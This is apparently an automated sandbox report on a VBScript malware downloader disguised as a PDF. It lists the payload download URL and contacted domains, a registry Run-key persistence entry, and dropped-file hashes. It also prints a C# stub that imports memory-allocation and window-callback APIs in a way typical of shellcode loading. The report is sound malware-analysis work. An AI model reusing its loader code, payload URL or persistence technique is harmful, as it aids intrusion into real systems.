
Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Wire-84844663637346665.PDF.vbs	7%	Virustotal		Browse
Wire-84844663637346665.PDF.vbs	12%	ReversingLabs	Script-WScript.Downloader.SLoad	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
research.the-miyanichi.co.jp	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.bin5	0%	Avira URL Cloud	safe	
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.binT	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e006e0061007600	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://research.the-miyanichi.co.jp/	0%	Avira URL Cloud	safe	
http://https://research.the-miyanichi.co.jp/wp-^	0%	Avira URL Cloud	safe	
http://https://research.the-miyanichi.co.jp/P	0%	Avira URL Cloud	safe	
www.recountsol.xyz/ty13/	0%	Avira URL Cloud	safe	
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
research.the-miyanichi.co.jp	133.242.141.149	true	true	• 1%, Virustotal, Browse	unknown
canonicalizer.ucsuri.tcs	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://research.the-miyanichi.co.jp/wp-^	true	• Avira URL Cloud: safe	unknown
www.recountsol.xyz/ty13/	true	• Avira URL Cloud: safe	low
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.bin	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.bin5	ieinstal.exe, 00000018.00000002.77787268 1.000000000303E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000019.00000000.71577811 6.000000000095C000.00000004.00000020.sdmp, explorer.exe, 00000019.00000000.698139484.00000000095C000.00000004.00000020.sdmp, explorer.exe, 00000019.00000000.738782106.00000000095C000.00000004.00000020.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000011.00000002.722919182.00000000059FE000.00000004.00000001.sdmp	false		high
http://https://research.the-miyanichi.co.jp/wp-content/uploads/bin_GuOImF134.binT	ieinstal.exe, 00000018.00000002.77787268 1.000000000303E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000011.00000002.718935785.0000000004AE7000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e006e0061007600	smartscreen.exe, 00000025.00000002.88737 2203.0000026134F28000.00000004.00000020.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000011.00000002.718935785.0000000004AE7000.00000004.00000001.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000011.00000002.722919182.00000000059FE000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000011.00000002.722919182.00000000059FE000.00000004.00000001.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000011.00000002.722919182.00000000059FE000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000011.00000002.722919182.00000000059FE000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://https://research.the-miyanichi.co.jp/	ieinstal.exe, 00000018.00000002.77787268 1.000000000303E000.00000004.00000020.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://research.the-miyanichi.co.jp/P	ieinstal.exe, 00000018.00000002.77787268 1.000000000303E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000011.00000002.718141346.00000000049A1000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000011.00000002.718935785.0000000004AE7000.00000004.00000001.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
133.242.141.149	research.the-miyanichi.co.jp	Japan		7684	SAKURA-ASAKURAInternetIncJP	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	557834
Start date:	21.01.2022
Start time:	17:19:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Wire-84844663637346665.PDF.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@20/16@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 98.9% (good quality ratio 84.6%) • Quality average: 70.7% • Quality standard deviation: 34.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SearchUI.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.203.70.208, 96.16.150.73, 204.79.197.200, 13.107.21.200
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, e11290.dspg.akamaiedge.net, e13551.dscg.akamaiedge.net, msagfx.live.com-6.edgekey.net, authgfx.msa.akadns6.net, go.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, login.live.com, store-images.s-microsoft.com, go.microsoft.com.edgekey.net, www-bing-com.dual-a-0001.a-msedge.net, clientconfig.passport.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:22:06	API Interceptor	21x Sleep call for process: powershell.exe modified
17:23:54	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run C6QLL45HGVE C:\Program Files (x86)\internet explorer\ieinstal.exe
17:24:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run C6QLL45HGVE C:\Program Files (x86)\internet explorer\ieinstal.exe
17:24:17	API Interceptor	66x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.839308921501875
Encrypted:	false
SSDEEP:	192:yxoe5oVsm5emdVVFn3eGOVpN6K3bkkjo59gkjDt4iWN3yBGHh9smidcU6CXpOTik:DBVoGIpN6KQkj2Wkjh4iUx0mib4J
MD5:	937C6E940577634844311E349BD4614D
SHA1:	379440E933201CD3E6E6BF9B0E61B7663693195F
SHA-256:	30DC628AB2979D2CF0D281E998077E5721C68B9BBA61610039E11FDC438B993C
SHA-512:	6B37FE533991631C8290A0E9CC0B4F11A79828616BEF0233B4C57EC7C9DCBFC274FB7E50FC920C4312C93E74CE621B6779F10E4016E9FD794961696074BDFBF
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\RES843C.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	3.992203105805023
Encrypted:	false
SSDEEP:	24:HRK9oca/oPSFnaHdlhKcjmfwI+ycuZhN0wakSV1PNnq9ed:9Z/oKFa9TK2mo1ulZa3Fq9+
MD5:	EE7449D91B3E5678B266D11CB837546B
SHA1:	D5497325B2665692ACA8589A466955074AEDF059
SHA-256:	1FD910CA3595CEDE5B8905791278343C7730D74C8A85EC4F23B37628736868DD
SHA-512:	C8764F980F6E83E42CE6F600F4E417C4D1EC7F58578E8B35785F21358D944AF83E8841FC9C46BD9E7B949C7C032E7EE48F7D5369C98D3BE03F9DD317309884A
Malicious:	false

Preview:	L...G\.a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....V....c:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP.....I...@..8.....7.....C:\Users\user\AppData\Local\Temp\RES843C.tmp.-.<.....'...Microsoft (R) CVTRES._.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.m.t.3.y.v.f.4...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_j3s1041w.3ng.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_twf0pup4.skl.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.100883288151476
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryewak7YnqqV1PN5Dlq5J:+RI+ycuZhN0wakSV1PNnqX
MD5:	CFF79C8F49F38DCFF740E08A38C0EA91
SHA1:	C49CD12062A09F214B65030BB396074A6E5E0659
SHA-256:	3E29AEF72571C2D77AE85AADA3CAC2D05FA0F266E76EC119DB7EF35F2FD6D580
SHA-512:	A9D73DD9BBD7AE12BE382BBA3495D37FA45E782ADC451C2A582DCD6DE9FAF6CD1FABD0110D4393CA491E0002A32872AEB9755DEC876617C2B1261329A2DC233
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.m.t.3.y.v.f.4...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.m.t.3.y.v.f.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

Category:	dropped
Size (bytes):	693
Entropy (8bit):	5.0555001865555225
Encrypted:	false
SSDEEP:	12:V/DGrwDUo/mvLsxJtEOVtKMnTa+t+1VlVcFrFwQiP2RJOn:JowDU6mvLsPtEihTxqOcH+SE
MD5:	56063E7808DF0479A9609DE80E1B9F58
SHA1:	E91B058EF18DF8BF200D09718C2F94652320BE9A
SHA-256:	A5410108EA6F6870414F8E11D765587B22D75D20F0806E0113C1E1CE0D01FE28
SHA-512:	DAE399A0FCE1282AD28984466B7724C1CAFA0DC7FEE7C3BBD6D15F9C519E811021EEC579E83CF7AF35556322999ED67ADA8BAA03B0CAD09D5E0FAA1BC522(7B8
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Handl1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int Handl6,ref Int32 NONMALIG,int metategn,ref Int32 Handl,int Bordsk6,int Handl7);..[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string DAUGHTER,uint Tanzani5 ,int haan,int Handl0,int Fallacies5,int BGER,int Quinque7);..[DllImport("kernel32.dll")]public static extern int ReadFile(int metategn0,uint metategn1,IntPtr metategn2,ref Int32 metategn3,int metategn4);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr metategn5,int metategn6,int metategn7,int metategn8,int met ategn9);..}

C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.201622778827959
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f2TN8TNqzxs7+AEszIN723f2TN8TNPn:p37Lvkmb6K2aOTOTcWZETaOTOT5
MD5:	10F49037D1F707131C03BE7B20A1D4BF
SHA1:	7C9B46ECBF291B6B714FB623779CB64EA0B2256C
SHA-256:	2DC90DEC762A2152C8CE289832EB6F4DBB16B000C417A0D13F6683527A312B4D
SHA-512:	E7B88C6F39AB3154552E5F99B4D13894CAA43F0FA9CEFAF2640BCAD0C7EC4AD3D778C737EF8DBF5DE4DF5EEA913C1738DA7B40388965A97639077452CCD58 A1
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs"

C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.098715313348496
Encrypted:	false
SSDEEP:	48:6nP9WcLUGGiHCn+rYKgwEFJ9J9V91ulZa3Fq:KgcLUSinUYHZmbK
MD5:	27230568732C0C2A4DBEE755D91DD8A1
SHA1:	C600F037BB8880B3786088DE4F227511B974368A
SHA-256:	A38A47DF7B683FFCFFA7C747B7103464A4AF697CD4DAF87BB2CB98AA2B78310D
SHA-512:	6351A547533CE86EE8DBDD710737DD62E0C14219B9A19E380D57EAC807FC7EC4BB4DD012EC0A9633088D67029E8C305F9565A40847BEE3256B3D5835E25E0F4 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...G\.a.....!.....>%.. ...@..... ....@.....$..K....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... %.....H.....P .....BSJB.....v4.0.30319.....l.....#~.. .....#Strings.....#US.$.....#GUI D...4...l...#Blob.....G.....%3.....'...[.;....;..... 5..... M..... Y.!..... b.+.....r....y..... .....

C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	876
Entropy (8bit):	5.2910360633813855
Encrypted:	false
SSDEEP:	24:KOuqd3ka6K2afETayKaM5DqBVKVrdFAMBJTH:yika6CfE+yKxDcVKdBJj

MD5:	0BF3F1D874239C1A6F9F6F8583471859
SHA1:	B816E412E2BA19C679F5084BB0912D7B5700F7F3
SHA-256:	ADDABFB04F3779EC7140F4D99A50C1D4D1F65028F8121BC73203CB5241DCF5C3
SHA-512:	9ABF9B131DB736942F3711B25985DC66081D5FA912F4EEAA12546894AAEEBD9FEC8188A8147A7E02BA2FF795B6CBD3D7754AC9321BE5BB99D4F1ABAEC50ABBE9
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\myste.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	26026
Entropy (8bit):	7.465528290380666
Encrypted:	false
SSDEEP:	768:l7sFnUbpA7vGbDwklWGxTUpA+LHUgpoSsqyJnYKfMsP:l7On+W7cDwklWGVUpA+L06ZsLnHfVP
MD5:	B7A51DF9FA975379CD0C8EBB06E4C9AA
SHA1:	FD88DBF8AD8D28BEFA9EA1DA48CFAFF719867321
SHA-256:	4E24CAF3042584CCE2D363784F2F5353B57A86B3A482D8924AE25DABA212502C
SHA-512:	0AE3237B03CDDD4A8B992F563EC22F7E00847488744CCEFAF52554162B1C8BB691A4AD68DE7868EF05B09D57A570EF1D33940A5B8CCD6B0680979208F13E5D94
Malicious:	false
Preview:	.....?..x..C...W.....Z._1..4.?..k....9.u.W.....m.k?.....j.....]'....~.....@.a.[..9Y.9@2..w..!.....wL=.....$;2 ....+Qp}..Vp.O..I.7..d.a.0.F=.,....aa.t.....T.}.E_.B.B.sM.xT.fi.4.....m.....9#..uu$...^o.i...g...r<.f..P..3.$.,.....6Qdcc.....%Rx.....yH..8.O;t....B$.....s.J..S.V*....U..T&..Q>.Vl.s..k?..k..k?</....k.....#;....?#.R..S....k.6#j?..pv2.^.mR...$}....V..;.k?[Q$?.$..k.>/k?..U.in.3..k.6.j?.B.|....f....*..x.;.oNX.*G.Q...[.$?.$.#8.w.?a..[y!?."..8.w.V..>[i!?."....k...k?."..A..k.p...k?...{.k?[W4?.I/...<..*...x...*.....C*.../...".s..k.o..W2Z.....g2Z....:.>.i?....(.;.....*G...R.2.O..'fW.rq..j.$.*_."G..2.O.NMp....A...-....i?....F..<...2]...u..... .1..kW..l...lQN*_...v.2.O.....W;.y.E...W.a.F2.Oi4.H....">.....N...#n... .k?...T.*..n...A.q..*...:`m8>.>....~:.WUT..2.OR.....h.;..to.C.o.....C.d.....k..k?.\P..*_.k.:.2.O.K...../..kf:.s.....O.....n.B....6..[."?."..k.6.k?8.s.....[U#?."....k....Oz.v.X.k?:.OWy.so2.

C:\Users\user\AppData\Roaming\N6AQ8R9T\N6Alogim.jpeg

Process:	C:\Windows\SysWOW64\help.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	109098
Entropy (8bit):	7.915595235049965
Encrypted:	false
SSDEEP:	3072:Ih5NNZ3Wcdadlo/YWGxqPZo1WJxG5xjgGZDFTQfoG:SL3Wc4lo/TGxqPVJxGPM3gG
MD5:	0FCFA2723794E38B3E10538860116D89
SHA1:	57C8984CAA74216630405B599C3AFFC7A004FCFA
SHA-256:	35FE61D4ADE62D5EDEFFAE9710290DC827BF8BECAF33F7DDE14AF1DF4B1800F0
SHA-512:	39CEC7140FAE1DDE137A7788B03A74D3AC4C706C92BC7086EA3C272D78DCB85D58F372F8ACF3C61BAE6381FEF7B448A4014F94EE8A566F621BD87E64F8645E0A
Malicious:	false
